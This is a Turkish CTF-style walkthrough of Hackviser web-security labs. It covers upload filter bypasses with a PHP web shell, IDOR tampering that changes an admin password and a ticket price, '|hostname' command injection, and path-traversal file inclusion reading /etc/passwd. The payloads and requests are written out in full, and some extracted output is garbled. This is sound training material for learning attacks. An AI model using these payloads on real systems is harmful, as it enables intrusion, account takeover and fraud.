
- fRqs3s79mQxv6Xvt

# HACKVISER

## FILE SIGN. BYPASS

TARİH: 15.10.2024






Bu lab içerisinde resim dosyaları yüklenen bir **File Manager** sayfası bulunuyor. **File Signature** kontrolünü atlatmak için dosya yüklerken giden HTTP paketini **BurpSuite** ile yakaladım.

```
Content-Disposition: form-data; name="input_image"; filename="index.php"
Content-Type: application/octet-stream

GIF89a;
?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['delete_file'])) {
    $fileToDelete = $_POST['delete_file'];
    if (file_exists($fileToDelete)) {
        unlink($fileToDelete);
    }
}
?>

!DOCTYPE html>
html lang="en">
```

Ardından dosya verisinin ilk satırına **GIF89a;** ekleyerek **GIF** dosya uzantısının **magic bytelarını** dosyaya ekledim. Bu şekilde dosya yüklendi.



OS: Linux 5.10.0-27-amd64  
Web Server: Apache/2.4.56  
Server IP: 172.20.3.192  
Your IP: 172.20.3.1  
User: www-data

yavuzlar.org

Command Shell // File Manager // Config Finder // Search File // File Perms

```
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = '2xEsbdzvegfahykF';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}

?>
```

cat ..//config.php Execute

Daha sonra yüklediğim web shell ile config.php dosyasının içeriğini okuyarak bizden istenen veritabanı şifresini buldum ve labı tamamladım.


### 1-) Config.php dosyasındaki veritabanı şifresi nedir?


- 2xEsbdzvegfahykF

# HACKVISER

## FILE EXT. BYPASS

TARİH: 15.10.2024






Bu lab içerisinde resim dosyaları yüklenen bir **File Manager** sayfası bulunuyor. **File Extension** kontrolünü atlatmak için dosya yüklerken giden **HTTP** paketini **BurpSuite** ile yakaladım.

```
--20520928082207693451906197490
Content-Disposition: form-data; name="input_image"; filename="index.phtml"
Content-Type: application/octet-stream

<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['delete_file'])) {
    $fileToDelete = $_POST['delete_file'];
    if (file_exists($fileToDelete)) {
        unlink($fileToDelete);
    }
}
?>
```

Ardından **HTTP** paketinde dosya uzantısını **.phtml** ekleyerek uzanti kontrolünü atlardım ve dosya sunucuya yüklendi.



OS: Linux 5.10.0-27-amd64  
Web Server: Apache/2.4.56  
Server IP: 172.20.3.188  
Your IP: 172.20.3.1  
User: www-data

yavuzlar.org

Command Shell // File Manager // Config Finder // Search File // File Perms

```
<?php
try{
    $host = 'localhost';
    $db_name = 'hv_database';
    $charset = 'utf8';
    $username = 'root';
    $password = 'Qr3eydwjjZmPpwVm';

    $db = new PDO("mysql:host=$host;dbname=$db_name;charset=$charset", $username, $password);
} catch(PDOException $e){
}
?>
```

Enter a command... | Execute

Daha sonra yüklediğim web shell ile config.php dosyasının içeriğini okuyarak bizden istenen veritabanı şifresini buldum ve labı tamamladım.


### 1-) Config.php dosyasındaki veritabanı şifresi nedir?

- Qr3eydwjjZmPpwVm

# HACKVISER

## IDOR - INVOICES

TARİH: 15.10.2024



## Invoices

You have a new invoice!

Click to view your invoice!

View

Bu laba girdiğimizde bir fatura bildirimiyle karşılaşıyoruz. Altında da faturayı görüntülememiz için bir buton bulunuyor. Bu butona tıklayıp faturamızı görüntülüyoruz.



[https://outgoing-microbe.europe1.hackviser.space/index.php?invoice\\_id=1001](https://outgoing-microbe.europe1.hackviser.space/index.php?invoice_id=1001)

ABC Corporation		INVOICE		
		# 1001		
Bill To:	John Doe <john.doe@securemail.hv>	Date:	Jan 5, 2024	
		Balance Due:	\$2,700.00	
Item		Quantity	Rate	Amount
Laptop		2	\$1,200.00	\$2,400.00
Printer		1	\$300.00	\$300.00
		Total:	\$2,700.00	

Fatura görüntülediğimiz sayfanın URL kısmında `invoice_id` adında bir parametre var burada IDOR zafiyeti olabilir.

🔒 [https://outgoing-microbe.europe1.hackviser.space/index.php?invoice\\_id=1003](https://outgoing-microbe.europe1.hackviser.space/index.php?invoice_id=1003)

The screenshot shows an invoice from EFG Inc. for invoice number # 1003. The bill is to Emilia Rawne at rawneelia@securemail.hv. The date is Jan 5, 2024. The balance due is \$1,550.00. The invoice details two items: Consulting Hours (5 units at \$150.00 each) and Training Session (2 units at \$400.00 each). The total amount is \$1,550.00.

Item	Quantity	Rate	Amount
Consulting Hours	5	\$150.00	\$750.00
Training Session	2	\$400.00	\$800.00
Total:			\$1,550.00

URL'deki parametrenin değerini değiştirerek farklı faturaları görüntüleyebildim. Bizden istenen Emilia Rawne adlı kişinin faturasını 1003 id'li faturada bulabildim.


1-) Emilia Rawne adlı kişinin e-posta adresi nedir?


- rawneelia@securemail.hv

# HACKVISER

## IDOR - TICKET SALES

TARİH: 19.10.2024





Lab içerisinde bilet adedi yazarak satın alabileceğimiz bir `input` ve buton bulunuyor. Üst kısmında ise bilet fiyatı ve bakiyemizi görebiliyoruz. Şuanki bakiyemiz bilet almak için yeterli değil.

```
amount=1&ticket_money=300|
```

```
amount=1&ticket_money=1
```

Bilet alırken giden HTTP paketini incelediğimizde `ticket_money` parametresinde bilet ücretinin de gönderildiğini görüyoruz. Buradan bilet fiyatını düşürerek bilet almayı başardık.

**Number of tickets you bought: 1**

**Money you pay: 1 \$**

**Order ID: 65274efc95282d0cc**


1-) Bilet satın alındıktan sonra görünen sipariş numarası nedir?

- 65274efc95282d0cc

# HACKVISER

## IDOR - CHANGE PASS

TARİH: 19.10.2024



Change Password

Reset Logout

Username: **test**  
Phone: **227-290-9627**

Change Password

Enter your new password:

Enter your new password

Confirm

Bize verilen `test:test` kullanıcısı ile giriş yaptıktan sonra bir şifre değiştirme ekranıyla karşılaşıyoruz. Zafiyeti bulmak için giden HTTP paketini BurpSuite ile kontrol ediyorum.

password=123&user\_id=2

password=123&user\_id=1

Buradaki HTTP paketinde `user_id` kısmını 1 ile değiştirerek adminin şifresini 123 yapıyorum.

admin's password has been changed

Daha sonra ekranda admin kullanıcısının şifresinin değiştirildiği yazıyor.

# Change Password

[Reset](#) [Logout](#)

Username: **admin**  
Phone: **876-987-8489**

## Change Password

Enter your new password:

Confirm

Yeni şifre ile beraber admin hesabına giriş yapıyorum ve bizden istenen telefon numarasını burada görüyorum.


1-) "admin" isimli kullanıcının telefon numarası nedir?

- 876-987-8489

# HACKVISER

## BASIC CMD INJ.

TARİH: 19.10.2024



## DNS Lookup

|hostname

Search

squirrel

Burada yazılan sitenin DNS kayıtlarını gösteren bir form bulunuyor. Bizden sunucu bilgisayarın adı istediği için “|hostname” şeklinde bir payload deniyorum. Herhangi bir filtreleme olmadığı için payload çalıştı.

squirrel


1-) Web sitesinin çalıştığı sunucunun ana bilgisayar adı adresi nedir?

- squirrel

# HACKVISER

## CMD INJ. BYPASS

TARİH: 19.10.2024



## DNS Lookup

|hostname

Search

legend

Burada yazılan sitenin DNS kayıtlarını gösteren bir form bulunuyor. Bizden sunucu bilgisayarın adı istediği için “|hostname” şeklinde bir payload deniyorum. Filtrelemeye takılmadığımız için payload çalıştı.

legend


1-) Web sitesinin çalıştığı sunucunun ana bilgisayar adı adresi nedir?

- legend

# HACKVISER

# LOCAL FILE INC.

TARİH: 19.10.2024





https://fluent-flora.europe1.hackviser.space/index.php?page=404.php

# 404

Opps! Page not found.

The page you're looking for doesn't exist.

[Go Home](#)

Bu lab içerisinde bir 404 sayfasındayız bu 404 sayfasına da URL kısmındaki page parametresi ile ulaşılmış. Page parametresi değerini değiştirerek /etc/passwd dosyasını okumayı deneyebiliriz.

https://fluent-flora.europe1.hackviser.space/index.php?page=/etc/passwd

```
root:x:0:0:root:/root/bin/bash daemon:x:1:daemon:/usr/sbin/nologin bin:x:2:bin:/bin/usr/sbin/nologin sys:x:3:sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games
/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:mail:/var/mail:/usr/sbin/nologin news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:proxy:/bin/usr/sbin/nologin www-data:x:33:www-data:/var/www/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
st:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody/
nonexistent:/usr/sbin/nologin _apt:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management...:/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd-
resolver...:/run/systemd:/usr/sbin/nologin messagebus:x:103:109:/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:110:systemd Time Synchronization...:/run/systemd:/usr/sbin/nologin sshd:x:105:65534:/run/
ash:/usr/sbin/nologin hackviser:x:1000:1000:hackviser...:/home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin pioneer:x:1001:1001:pioneer:78,,my user:/home/pioneer:/bin/
ash
```

Bu şekilde kullanıcı bilgilerini görüntüleyebildik.


1-) /etc/passwd dosyasınason eklenen kullanıcının kullanıcı adı nedir?

- pioneer

# HACKVISER

## LOCAL FILE BYPASS

TARİH: 19.10.2024



🛡️ 🔒 <https://fluent-flora.europe1.hackviser.space/index.php?page=404.php>

# 404

Opps! Page not found.

The page you're looking for doesn't exist.

[Go Home](#)

Burada da yine bir 404 sayfasıyla karşılaşıyoruz ve URL'de aynı page parametresine sahibiz. Ancak bu lab “..” ve “/” karakterlerini engelliyor. Bu yüzden farklı bir deneme yapmalıyız.

🛡️ 🔒 <https://better-nightmare.europe1.hackviser.space/index.php?page=/....//....//....//etc/passwd>

```
root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/daemon:/sbin/nologin bin:x:2:2:bin:/bin/usr/sbin/nologin sys:x:3:3sys:/dev/usr/sbin/nologin sync:x:4:65534:sync:/bin/bin/sync games:x:5:60:games:/usr/games
sr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
ucp:x:10:10:uucp:/var/spool/uucp/usr/sbin/nologin proxy:x:13:proxy:/bin/usr/sbin/nologin www-data:x:33:33:www-data:/var/www/usr/sbin/nologin backup:x:34:34:backup:/var/backups/usr/sbin/nologin
stx:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:ircd:/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent/usr/sbin/nologin _aptx:x:100:65534:/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network Management,,/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd
esolver,,,/run/systemd:/usr/sbin/nologin messagebus:x:103:109:/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:110:systemd Time Synchronization,,/run/systemd:/usr/sbin/nologin sshd:x:105:65534:/run/
hd:/usr/sbin/nologin hackviser:x:1000:1000:hackviser,,/home/hackviser:/bin/bash systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin sunflower:x:1001:1001:sunflower,,my user:/home/
sunflower:/bin/bash
```

Uzun denemeler sonucu “/....//....//....//....//etc/passwd” payloadı ile kullanıcı bilgilerini görüntüleyebildim.


1-) /etc/passwd dosyasına son eklenen kullanıcının kullanıcı adı nedir?

- sunflower

# HACKVISER

## REMOTE FILE INC.

TARİH: 19.10.2024



🛡️ 🔒 https://fluent-flora.europe1.hackviser.space/index.php?page=404.php

# 404

Opps! Page not found.

The page you're looking for doesn't exist.

[Go Home](#)

Burada da yine bir 404 sayfasıyla karşılaşıyoruz ve URL'de aynı page parametresine sahibiz. Page parametresini değiştirmerek /etc/hostname dosyasına erişmeyi deniyorum.

🛡️ 🔒 https://sharing-secret.europe1.hackviser.space/index.php?page=/etc/hostname

imperial

Bu şekilde bizden istenen bilgisayar adını öğrenmiş olduk.


1-) Web sitesinin çalıştığı sunucunun ana bilgisayar adı nedir?

- imperial

# HACKVISER

## BASIC XXE

TARİH: 19.10.2024



Contact Form

Your needs, suggestions and thoughts are valuable to us. Use this form to contact us, we look forward to hearing from you!

First name

Last name

Email address

Message

**Submit**

Have you explored our FAQ page? [Read Now](#)

